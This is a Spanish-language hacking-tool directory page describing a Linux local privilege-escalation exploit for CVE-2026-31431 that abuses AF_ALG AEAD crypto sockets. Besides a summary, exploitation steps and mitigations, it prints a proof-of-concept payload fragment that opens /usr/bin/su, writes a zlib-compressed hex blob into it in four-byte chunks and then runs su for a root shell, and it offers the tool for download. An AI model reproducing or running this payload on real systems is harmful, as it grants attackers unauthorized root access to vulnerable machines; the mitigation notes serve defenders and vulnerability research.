Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-31431 — Exploit de escalada de privilegios locales para CVE-2026-31431, que abusa del manejo de sockets AF_ALG AEAD para lograr acceso a una shell root en kernels de Linux vulnerables. | Kitploit
Herramientas/GitHubGitHub/adityabhatt3010/cve-2026-31431
Escalada de PrivilegiosFrameworks de ExploitsExplotaciónExplotación de Binarios
GitHubadityabhatt3010/cve-2026-31431

CVE-2026-31431

Exploit de escalada de privilegios locales para CVE-2026-31431, que abusa del manejo de sockets AF_ALG AEAD para lograr acceso a una shell root en kernels de Linux vulnerables.

Ver Repositorio
Compartir
330hace 6 mesesAún no revisado

📌 CVE-2026-31431 – Escalada de Privilegios mediante el Uso Incorrecto de Sockets Criptográficos AEAD

🧠 Resumen

CVE-2026-31431 es una vulnerabilidad de escalada de privilegios en Linux que abusa de la interfaz AF_ALG (API criptográfica del kernel). Al elaborar una interacción maliciosa con sockets AEAD (Cifrado Autenticado con Datos Asociados), un atacante puede escalar privilegios y ejecutar código como root.

Esta vulnerabilidad aprovecha el manejo inadecuado de las operaciones de sockets criptográficos, lo que permite la manipulación controlada de la memoria y, finalmente, la escalada de privilegios.


⚠️ Impacto

  • Escalada local de privilegios
  • Acceso a shell root (/usr/bin/su)
  • Afecta a sistemas con implementaciones criptográficas vulnerables del kernel

🔍 Desglose Técnico

El exploit:

  • Crea un socket AF_ALG

  • Se vincula a:

    authenc(hmac(sha256),cbc(aes))
    
  • Utiliza payloads manipulados mediante setsockopt y sendmsg

  • Desencadena un comportamiento no deseado del kernel

  • Accede a una shell root mediante:


    g.system("su")
    

Indicadores clave:

  • Uso de socket(38,5,0) → AF_ALG
  • Manipulación de AEAD
  • Escrituras de memoria controladas mediante payload comprimido (zlib)

💻 Prueba de Concepto (PoC)

PoC

🔑 Fragmento del Payload Principal:

**Descargo de responsabilidad: No soy el autor de este PoC. Es solo con fines educativos para pruebas en entornos donde se disponga del permiso. El autor/propietario no será responsable de ningún uso indebido. **

f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")


🚀 Flujo de Explotación

  1. Inicializar el socket criptográfico
  2. Configurar los parámetros AEAD
  3. Enviar el payload manipulado
  4. Desencadenar la falla del kernel
  5. Sobrescribir el flujo de ejecución
  6. Generar una shell root

🛡️ Mitigación

  • Aplicar el parche del kernel a la versión más reciente
  • Restringir el acceso a los sockets AF_ALG
  • Usar políticas LSM (AppArmor/SELinux)
  • Supervisar el uso anómalo de la API criptográfica

🙏 Créditos

  • PoC: https://github.com/theori-io/copy-fail-CVE-2026-31431

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    247

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →